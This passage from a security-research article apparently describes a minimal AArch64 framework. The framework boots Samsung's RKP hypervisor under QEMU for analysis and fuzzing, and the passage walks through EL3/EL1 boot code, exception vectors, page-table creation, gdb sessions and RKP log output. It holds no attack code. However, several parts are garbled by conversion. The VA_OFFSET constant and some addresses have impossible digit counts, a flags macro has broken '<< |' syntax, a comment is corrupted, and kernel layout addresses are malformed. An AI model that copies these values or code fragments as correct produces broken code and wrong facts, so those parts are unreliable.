The first important thing to mention regarding the framework is that it is compiled as an ELF AArch64 executable and treated as a kernel image, since QEMU allows to boot directly from ELF kernel images in EL3 and handles the image loading process. This greatly simplifies the boot process as we are not required to implement separate firmware binary to handle image loading. Function `'_reset()'` found in `framework/boot64.S` is the starting execution function and its physical address is `0x80000000` (as specified in the linker script `framework/kernel.ld`) instead of the default value of `0x40000000` for our QEMU setup (the reasoning behind this is explained later when the framework physical memory layout is discussed).


We are now ready to start executing and debugging the framework which is contained in the compilation output `kernel.elf`. We use the virt platform, cortex-a57 cpu with a single core, 3GB of RAM (the reason for this size is clarified during the memory layout discussion later), with Secure mode (EL3) and virtualization mode (EL2) enabled and wait for gdb to attach.

```
$ qemu-system-aarch64 \
  -machine virt \
  -cpu cortex-a57 \
  -smp 1 \
  -m 3G \
```

```
-kernel kernel.elf \
-machine gic-version=3 \
-machine secure=true \
-machine virtualization=true \
-nographic \
-S -s
```

```
$ aarch64-eabi-linux-gdb kernel.elf -q
Reading symbols from kernel.elf...done.
(gdb) target remote :1234
Remote debugging using :1234
_Reset () at boot64.S:15
15      ldr x30, =stack_top_el3
(gdb) disassemble
Dump of assembler code for function _Reset:
=> 0x0000000080000000 <+0>:      ldr      x30, 0x80040000
    0x0000000080000004 <+4>:      mov      sp, x30
...
```

The framework boot sequence is presented below. We will explain the individual steps in the following sections. Note that we will not be following the graph in a linear manner.





----[2.1 - System Bootstrap

The first thing to do after a reset is to define the stack pointers and exception vectors. Since EL2 system register values are handled by RKP during its initialization, we will be skipping EL2 registers to avoid affecting RKP configurations, except for any required reserved values as dictated by AARM. Moreover, various available oracles which will be discussed later can be examined to verify the validity of the system configuration after initializations are complete.

Stack pointers (SP_ELn) are set to predefined regions, arbitrarily sized 8kB each. Vector tables in AArch64 comprise 16 entries of 0x80 bytes each, must be 2kB aligned and are set in VBAR_ELn system configuration registers where x denotes the EL (for details refer to AARM section "D1.10 Exception entry" and "Bare-metal Boot Code for ARMv8-A Processors").

Exception taken from EL	Synchronous	IRQ	FIQ	SError
Current EL (SP_ELO)	0x000	0x080	0x100	0x180
Current EL (SP_ELx, x>0)	0x200	0x280	0x300	0x380
Lower EL AArch64	0x400	0x480	0x500	0x580
Lower EL AArch32	0x600	0x680	0x700	0x780

In our minimal implementation we will not be enabling IRQs or FIQs. Moreover, we will not be implementing any EL0 applications or performing 'svc' calls from our kernel and as a result all VBAR_EL1 entries are set to lead to system hangs (infinite loops). Similarly, for EL3 we only expect synchronous exceptions from lower level AArch64 modes. As a result only the corresponding 'vectors_el3' entry (+0x400) is set and all others lead to system hang as with EL1 vectors. The exception handler saves the current processor state (general purpose and state registers) and invokes the second stage handler. We follow the 'smc' calling convention [05], storing the function identifier in W0 register and arguments in registers X1-X6 (even though we only use one argument). If the function identifier is unknown, then the system hangs, a decision of importance in the fuzzing setup.

```
// framework/vectors.S
```

```
.align 11
.global vectors
vectors:
    /*
     * Current EL with SP0
     */
    .align 7
    b          .          /* Synchronous */
    .align 7
    b          .          /* IRQ/vIRQ */
    ...

.align 11
.global vectors_el3
vectors_el3:
    ...

    /*
     * Lower EL, aarch64
     */
```

```

    .align 7
    b el3_synch_low_64
...

el3_synch_low_64:
    build_exception_frame

    bl handle_interrupt_el3

    cmp x0, #0
    b.eq 1f
    b .
1:
    restore_exception_frame
    eret
...

```

Processors enter EL3 after reset and in order to drop to a lower ELs we must initialize the execution state of the desired EL and control registers and construct a fake state in the desired EL to return to via 'eret'. Even though we will be dropping from EL3 directly to EL1 to allow the proprietary EL2 implementation to define its own state, we still have to set some EL2 state registers values to initialize EL1 execution state. Failure to comply with the minimal configuration results in 'eret' invocation to have no effect on the executing exception level (at least in QEMU), in other words we can not drop to lower ELs.

In detail, to drop from EL3 to EL2 we have to define EL2 state in Secure Configuration Register (SCR_EL3). We set SCR_EL3.NS (bit 0) to specify that we are in Normal World, SCR_EL3.RW (bit 10) to specify that EL2 is AArch64 and any required reserved bits. Additionally, we set SCR_EL3.HCE (bit 8) to enable the 'hvc' instruction here, although this could also be performed at later steps. Next, to be able to drop to EL1 we modify Hypervisor Configuration Register (HCR_EL2) to set HCR_EL2.RW (bit 31) and specify that EL1 is AArch64 and any other required reserved bits. To be as close as possible to the original setup we set some more bits here, such as HCR_EL2.SWIO (bit 1) which dictates the cache invalidation behavior. These additional values are available to us via the aforementioned oracles which will be presented later in the article.

```
// framework/boot64.S
```

```

.global _reset
_reset:
    // setup EL3 stack
    ldr x30, =stack_top_el3
    mov sp, x30

    // setup EL1 stack
    ldr x30, =stack_top_el1
    msr sp_el1, x30

    ...

    // Setup exception vectors for EL1 and EL3 (EL2 is setup by vmm)
    ldr x1, = vectors
    msr vbar_el1, x1
    ldr x1, = vectors_el3
    msr vbar_el3, x1

    ...

    // Initialize EL3 register values
    ldr x0, =AARCH64_SCR_EL3_BOOT_VAL
    msr scr_el3, x0

    // Initialize required EL2 register values
    mov x0, #( AARCH64_HCR_EL2_RW )

```

```

orr    x0, x0, #( AARCH64_HCR_EL2_SWIO )
msr    hcr_el2, x0

...

/*
 * DROP TO EL1
 */
mov    x0, #( AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL1 | \
              AARCH64_SPSR_SP_SEL_N)
msr    spsr_el3, x0

// drop to function start_el1
adr    x0, start_el1
msr    elr_el3, x0
eret

```

For the fake lower level state, Exception Link Register (ELR_EL3) holds the exception return address, therefore we set it to the desired function ('start_el1()'). Saved Process Status Register (SPSR_EL3) holds the processor state (PSTATE) value before the exception, so we set its values so that the fake exception came from EL1 (SPSR_EL3.M bits[3:0]), using SP_EL1 (SPSR_EL3.M bit 0) and executing in AArch64 mode (SPSR_EL3.M bit 4). 'eret' takes us to 'start_el1()' in EL1. The final register related to exceptions is Exception Syndrome Register (ESR_ELx) which holds information regarding the nature of the exception (syndrome information) and as such it has no value to the returning EL and can be ignored.

-----[2.1.1 - EL1

As aforementioned our goal is to provide a minimal setup. Considering this, there is also the need to be as close as possible to the original setup. Our EL1 configuration is defined with those requirements in mind and to achieve this we used system configuration register values from both the kernel source and the EL2 oracles that will be presented in the following sections, but for now we can safely assume these are arbitrarily chosen values. We will be presenting details regarding some critical system register values but for detailed descriptions please refer to AARM section "D13.2 General system control registers".

```

start_el1:
    // initialize EL1 required register values

```

```

    ldr x0, =AARCH64_TCR_EL1_BOOT_VAL
    msr tcr_el1, x0

    ldr x0, =AARCH64_SCTLR_EL1_BOOT_VAL
    msr sctlr_el1, x0
    ...

```

```


#define AARCH64_TCR_EL1_BOOT_VAL (
    ( AARCH64_TCR_IPS_1TB          << AARCH64_TCR_EL1_IPS_SHIFT  ) | \
    ( AARCH64_TCR_TG1_4KB          << AARCH64_TCR_EL1_TG1_SHIFT  ) | \
    ( AARCH64_TCR_TSZ_512G         << AARCH64_TCR_EL1_T1SZ_SHIFT  ) | \
    ( AARCH64_TCR_TG0_4KB          << AARCH64_TCR_EL1_TG0_SHIFT  ) | \
    ( AARCH64_TCR_TSZ_512G         << AARCH64_TCR_EL1_T0SZ_SHIFT  ) | \
    ...
)

```

As Translation Control Register (TCR_EL1) values suggest, we use a 40-bit 1TB sized Intermediate Physical Address space (TCR_EL1.IPS bits[34:32]), for both TTBR0_EL1 and TTBR1_EL1 4kB Translation Granule size (TCR_EL1.TG1 bits [31:30] and TCR_EL1.TG0 [15:14] respectively) and 25 size offset which means that there is a 64-25=39 bit or 512GB region of input VAs for each

TTBRn_EL1 (TCR_EL1.T1SZ bits[21:16] and TCR_EL1.T0SZ bits[5:0]).

By using 4kB Granularity each translation table size is 4kB and each entry is a 64-bit descriptor, hence 512 entries per table. So at Level 3 we have 512 entries each pointing to a 4kB page or in other words we can map a 2MB space. Similarly, Level 2 has 512 entries each pointing to a 2MB space summing up to a 1GB address space and Level 1 entries point to 1GB spaces summing up to a 512GB address space. In this setup where there are 39bit input VAs we do not require a Level 0 table as shown from the translation graph. For more details refer to AARM section "D5.2 The VMSAv8-64 address translation system".



For Levels 1 and 2 every entry can either point to the next translation table level (table entry) or to the actual physical address (block entry) effectively ending translation. The entry type is defined in bits[1:0], where bit 0 identifies whether the descriptor is valid (1 denotes a valid descriptor) and bit 1 identifies the type, value 0 being used for block entries and 1 for table entries. As a result entry type value 3 identifies table entries and value 1 block entries. Level 1 block entries point to 1GB memory regions with VA bits[29:0] being used as the PA offset and Level 2 block entries point to 2MB regions with bits[20:0] used as the offset. Last but not least, Level 3 translation tables can only have page entries (similar to block entries but with descriptor type value 3, as previous level table entries).

Upper Attr		...		Low Attr	Type	Block Entry Stage 1 Translation
bits	Attr	Description				
4:2	AttrIndex	MAIR_EL1 index				
7:6	AP	Access permissions				
53	PXN	Privileged execute never				
54	(U)XN	(Unprivileged) execute never				
AP	EL0 Access	EL1/2/3 Access	Block entry attributes for Stage 1 translation			
00	None	Read Write				
01	Read Write	Read Write				
10	None	Read Only				
11	Read Only	Read Only				

61		59			2	1:0	
+-----+		+-----+				Table Entry	
Attr		...				Type Stage 1	
+-----+		+-----+				Translation	
bits		Attr		Description			
+-----+							
59		PXN		Privileged execute never			
60		U/XN		Unprivileged execute never			
62:61		AP		Access permissions			
+-----+							
AP		Effect in subsequent lookup levels				Table entry attributes for Stage 1 translation	
+-----+							
00		No effect					
01		EL0 access not permitted					
10		Write disabled					
11		Write disabled, EL0 Read disabled					

In our setup we use 2MB regions to map the kernel and create two mappings. Firstly, an identity mapping (VAs are equal to the PAs they are mapped to) set to TTBR0_EL1 and used mainly when the system transitions from not using the MMU to enabling it. Secondly, the TTBR1_EL1 mapping where PAs are mapped to VA_OFFSET + PA, which means that getting the PA from a TTBR1_EL1 VA or vice versa is simply done by subtracting or adding the VA_OFFSET correspondingly. This will be of importance during the RKP initialization.

```
#define VA_OFFSET 0xffffffff8000000000
```

```
#define __pa(x) ((uint64_t)x - VA_OFFSET)
```

```
#define __va(x) ((uint64_t)x + VA_OFFSET)
```

The code to create the page tables and enable the MMU borrows heavily from the Linux kernel implementation. We use one Level 1 entry and the required amount of Level 2 block entries with the two tables residing in contiguous preallocated (defined in the linker script) physical pages. The Level 1 entry is evaluated by macro 'create_table_entry'. First, the entry index is extracted from VA bits[38:30]. The entry value is the next Level table PA Ored with the valid table entry value. This also implicitly defines the table entry attributes, where (U)XN is disabled, Access Permissions (AP) have no effect in subsequent levels of lookup. For additional details regarding the memory attributes and their hierarchical control over memory accesses refer to AARM section "D5.3.3 Memory attribute fields in the VMSAv8-64 translation table format descriptors".

A similar process is followed for Level 2 but in a loop to map all required VAs in macro 'create_block_map'. The entry value is the PA we want to map Ored with block entry attribute values defined by AARCH64_BLOCK_DEF_FLAGS.

The flag value used denotes a non-secure memory region, (U/P)XN disabled, Normal memory as defined in Memory Attribute Indirection Register (MAIR_EL1) and Access Permissions (AP) that allow Read/Write to EL1 and no access to EL0. As with table entries, for detailed description refer to AARM section "D5.3.3". Finally, MAIR_ELx serves as a table holding information/attributes of memory regions and readers may refer to AARM section "B2.7 Memory types and attributes" for more information.

```
// framework/aarch64.h
```

```
/*
 * Block default flags for initial MMU setup
 */
 * block entry
 * attr index 4
 * NS = 0
 * AP = 0 (EL0 no access, EL1 rw)
 * (U/P)XN disabled
 */
#define AARCH64_BLOCK_DEF_FLAGS ( \
    AARCH64_PGTBL_BLK_ENTRY | \
    0x4 << AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_IDX_SHIFT | \
    AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AP_RW_ELHIGH << | \
    AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AP_SHIFT | \
    AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_SH_INN_SH << | \
    AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_SH_SHIFT | \
    1 << AARCH64_PGTBL_BLK_ENT_STAGE1_LOW_ATTR_AF_SHIFT \
)
```

```
// framework/mmu.S
```

```
__enable_mmu:
```

```
...
```

```
bl __create_page_tables
```

```
isb
```

```
mrs x0, sctlr_el1
```

```
orr x0, x0, #(AARCH64_SCTLR_EL1_M)
```

```
msr sctlr_el1, x0
```

```
...
```

```
__create_page_tables:
```

```
mov x7, AARCH64_BLOCK_DEF_FLAGS
```

```
...
```

```
// x25 = swapper_pg_dir
```

```
u/ x20 = VA_OFFSET
```

```
mov x0, x25
```

```
adrp x1, _text
```

```
add x1, x1, x20
```

```
create_table_entry x0, x1, #(LEVEL1_4K_INDEX_SHIFT), \
    #(PGTBL_ENTRIES), x4, x5
```

```
adrp x1, _text
```

```
add x2, x20, x1
```

```
adrp x3, _etext
```

```
add x3, x3, x20
```

```
create_block_map x0, x7, x1, x2, x3
```

```
...
```

```
.macro create_table_entry, tbl, virt, shift, ptrs, tmp1, tmp2
```

```
lsr \tmp1, \virt, \shift
```

```
and \tmp1, \tmp1, \ptrs - 1
```

```
// table entry index
```

```
add \tmp2, \tbl, #PAGE_SIZE
```

```
// next page table PA
```

```
orr \tmp2, \tmp2, #AARCH64_PGTBL_TBL_ENTRY
```

```
// valid table entry
```

```
str \tmp2, [\tbl, \tmp1, lsl #3]
```

```
// store new entry
```

```

    add \tbl, \tbl, #PAGE_SIZE          // next level table page
.endm

.macro create_block_map, tbl, flags, phys, start, end
    lsr    \phys, \phys, #LEVEL2_4K_INDEX_SHIFT
    lsr    \start, \start, #LEVEL2_4K_INDEX_SHIFT
    and    \start, \start, #LEVEL_4K_INDEX_MASK    // table index
    orr    \phys, \flags, \phys, lsl #LEVEL2_4K_INDEX_SHIFT // table entry
    lsr    \end, \end, #LEVEL2_4K_INDEX_SHIFT    // block entries counter
    and    \end, \end, #LEVEL_4K_INDEX_MASK    // table end index
    1:     str    \phys, [\tbl, \start, lsl #3]    // store the entry
    add    \start, \start, #1                    // next entry
    add    \phys, \phys, #LEVEL2_4K_BLK_SIZE    // next block
    cmp    \start, \end
    b.ls   1b
.endm

...

```

As a demonstration we perform a manual table walk for VA 0xffffffff8080000000 which should be the TTBR1_EL1 VA of function `__reset()`. The Level 1 table index (1) is 2 and the entry value is 0x8008a003 which denotes a valid table descriptor at PA 0x8008a000. The Level 2 entry index (2) is 0 and value of the entry is 0x80000711 which denotes a block entry at physical address 0x80000000. The remaining VA bits setting the PA offset are zero and examining the resulting PA is of course the start of function `__reset()`. Note that since we have not yet enabled the MMU (as shown in the disassembly this is performed in the next instructions), all memory accesses with gdb refer to PAs that is why we can directly examine the page tables and resulting PA. In our setup that would be true even with MMU enabled due to the identity mapping, however, this should not be assumed to apply to every system.

(gdb) disas

Dump of assembler code for function `__enable_mmu`:

```

0x00000000800401a0 <+0>:      mov     x28, x30
0x00000000800401a4 <+4>:      adrp    x25, 0x80089000 // TTBR1_EL1
0x00000000800401a8 <+8>:      adrp    x26, 0x8008c000
0x00000000800401ac <+12>:     bl      0x80040058 <__create_page_tables>
=> 0x00000000800401b0 <+16>:     isb
0x00000000800401b4 <+20>:     mrs     x0, sctlr_el1
0x00000000800401b8 <+24>:     orr     x0, x0, #0x1

```

End of assembler dump.

```

(gdb) p/x ((0xffffffff8000000000 + 0x800000000) >> 30) & 0x1ff    /* (1) */
$19 = 0x2

```

```

(gdb) x/gx ($TTBR1_EL1 + 2*8)
0x80089010:      0x000000008008a003

```

```

(gdb) p/x ((0xffffffff8000000000 + 0x800000000) >> 21) & 0x1ff    /* (2) */
$20 = 0x0

```

```

(gdb) x/gx 0x000000008008a000
0x8008a000:      0x0000000080000711

```

```

(gdb) x/10i 0x0000000080000000
0x80000000 <__reset>: ldr     x30, 0x80040000
0x80000004 <__reset+4>: mov     sp, x30
0x80000008 <__reset+8>: mrs     x0, currentel

```

Finally, with the MMU enabled we are ready to enable RKP. Since the EL2 exception vector tables are not set, the only way to do that is to drop to EL2 from EL3 as we did for EL1. We invoke `'smc'` with function identifier `CINT_VMM_INIT` which the EL3 interrupt handler redirects to function `__vmm_init_el3()`.

----[2.2 - EL2 Bootstrap

RKP binary is embedded in our kernel image using the 'incbin' assembler directive as shown below and before dropping to EL2 we must place the binary in its expected physical address. Since RKP is an ELF file, we can easily obtain the PA and entry point which for this specific RKP version are 0xb0100000 and 0xb0101000 respectively. 'copy_vmm()' function copies the binary from its kernel position to the expected PA during the system initialization in function '_reset()'.

```
// framework/boot64.S
```

```
...
```

```
.global _svmm
```

```
_svmm:
```

```
.incbin "vmm-G955FXXU4CRJ5.elf"
```

```
.global _evmm
```

```
_evmm:
```

```
...
```

```
$ readelf -l vmm-G955FXXU4CRJ5.elf
```

```
Elf file type is EXEC (Executable file)
```

```
Entry point 0xb0101000
```

```
There are 2 program headers, starting at offset 64
```

```
Program Headers:
```

Type	Offset FileSiz	VirtAddr MemSiz	PhysAddr Flags Align
LOAD	0x0000000000000000	0x00000000b0100000	0x00000000b0100000
	0x0000000000003e2e	0x0000000000003e6c	RWE 0x10000
...			

At long last we are ready to drop to EL2. Similarly to dropping to EL1, we set ELR_EL3 to the RKP entry point and SPSR_EL3 so that the fake exception came from EL2 executing in AArch64 mode. We additionally set X0 and X1 to RKP start PA and reserved size. These values are dictated by the Samsung kernel implementation and the oracles and required by the EL2 implementation which will be explained shortly. Readers interested in the Samsung kernel implementation can refer to kernel function 'vmm_init()' at kernel/init/vmm.c which is called during the kernel initialization in function 'start_kernel()'.

```
// framework/boot64.S
```

```
.global _vmm_init_el3
```

```
.align 2
```

```
_vmm_init_el3:
```

```
    // return to vmm.elf entry (RKP_VMM_START + 0x1000)
```

```
    mov    x0, #RKP_VMM_START
```

```
    add    x0, x0, #0x1000
```

```
    msr    elr_el3, x0
```

```
    mov    x0, #(AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL2 | \
                AARCH64_SPSR_SP_SEL_N)
```

```
    msr    spsr_el3, x0
```

```
    // these are required for the correct hypervisor setup
```

```
    mov    x0, #RKP_VMM_START
```

```
    mov    x1, #RKP_VMM_SIZE
```

```
    eret
```

```
    .inst    0xdead0de //crash for sure
```

```
ENDPROC(_vmm_init_el3)
```

One valuable source of information at this point is the Linux kernel procfs

entry /proc/sec_log as it provides information about the aforementioned values during Samsung kernel 'vmm_init()' invocation. This procfs entry is part of the Exynos-SnapShot debugging framework and more information can be found in the kernel source at kernel/drivers/trace/exynos-ss.c. A sample output with RKP related values is displayed below. Apart from the RKP related values we can see the kernel memory layout which will be helpful in creating our framework memory layout to satisfy the plethora of criteria introduced by RKP which will be presented later.

```
RKP: rkp_reserve_mem, base:0xaf400000, size:0x600000
RKP: rkp_reserve_mem, base:0xafc00000, size:0x500000
RKP: rkp_reserve_mem, base:0xb0100000, size:0x100000
RKP: rkp_reserve_mem, base:0xb0200000, size:0x40000
RKP: rkp_reserve_mem, base:0xb0400000, size:0x7000
RKP: rkp_reserve_mem, base:0xb0407000, size:0x1000
RKP: rkp_reserve_mem, base:0xb0408000, size:0x7f8000
software IO TLB [mem 0x8f9680000-0x8f9a80000] (4MB) mapped at
[fffff8c879680000-fffff8c879a7ffff] Memory: 3343540K/4136960K available
(11496K kernel code, 3529K rdata, 7424K rodata, 6360K init, 8406K bss,
637772K reserved, 155648K cma-reserved)
Virtual kernel memory layout:
modules : 0xfffff80000000000 - 0xfffff80080000000 ( 128 MB)
vmalloc : 0xfffff80080000000 - 0xfffff8bdfbfff0000 ( 246 GB)
 .init : 0xfffff8009373000 - 0xfffff80099a9000 ( 6360 KB)
 .text : 0xfffff80080f4000 - 0xfffff8008c2f000 ( 11500 KB)
 .rodata : 0xfffff8008c2f000 - 0xfffff8009373000 ( 7440 KB)
 .data : 0xfffff80099a9000 - 0xfffff8009d1b5d8 ( 3530 KB)
vmemmap : 0xfffff8bdc0000000 - 0xfffff8bfc0000000 ( 8 GB maximum)
          0xfffff8bdc0000000 - 0xfffff8bde2000000 ( 544 MB actual)
SLUB: HWalign=64, Order=0-3, MinObjects=0, CPUs=8, Nodes=1
RKP: vmm_reserved
 .base=fffff8c030100000 .size=1048576
 .bss=fffff8c03013e2e0 .bss_size=992
 .text_head=fffff8c030101000 .text_head_size=192
RKP: vmm_kimage
 .base=fffff8009375a10 .size=255184
RKP: vmm_start=b0100000, vmm_size=1048576
RKP: entry_point=00000000b0101000
RKP: status=0
in rkp_init, swapper_pg_dir : ffffff800a554000
```

The entry point eventually leads to RKP function 'vmm_main()' (0xb0101818). The function initially checks whether RKP has already been initialized (3) and if true it returns, or else proceeds with the initialization and sets the initialization flag. Immediately after this, 'memory_init()' function (0xb0101f24) is called where a flag is set indicating that memory is active and a 0x1f000 sized buffer at 0xb0220000 is initialized to zero.

```
// vmm-G955FXXU4CRJ5.elf
```

```
int64_t vmm_main(int64_t hyp_base_arg, int64_t hyp_size_arg, char **stacks)
{
    ...

    if ( !initialized_ptr ) /* (3) */
    {
        initialized_ptr = 1;
        memory_init();

        log_message("RKP_cdb5900c %sRKP_b826bc5a %s\n",
                    "Jul 11 2018", "11:19:43");

        /* various log messages and misc initializations */

        heap_init(base, size);
        stacks = memalign(8, 0x10000) + 0x2000;
```

```

vmm_init();
...

if (hyp_base_arg != 0xb0100000)
    return -1;
...

set_ttbr0_el2(&_static_s1_page_tables_start_ptr);
s1_enable();

set_vttbr_el2(&_static_s2_page_tables_start_ptr);
s2_enable();
}
...

return result;
}

```

This buffer is the RKP log and along with RKP debug log at 0xb0200000, which will be presented later, they comprise the EL2 oracles. Both of them are made available via procfs entry /proc/rkp_log and interested readers can check kernel/drivers/rkp/rkp_debug_log.c for more information from the kernel perspective. RKP log is written to by 'log_message()' function (0xb0102e94) among others and an edited sample output from 'vmm_main()' with deobfuscated strings as comments with the help of S7 hypervisor binary as mentioned before.

```

RKP_1f22e931 0xb0100000 RKP_dd15365a 40880 // file base: %p size %s
RKP_be7bb431 0xb0100000 RKP_dd15365a 100000 // region base: %p size %s
RKP_2db69dc3 0xb0220000 RKP_dd15365a 1f000 // memory log base: %p size %s
RKP_2c60d5a7 0xb0141000 RKP_dd15365a bf000 // heap base: %p size %s

```

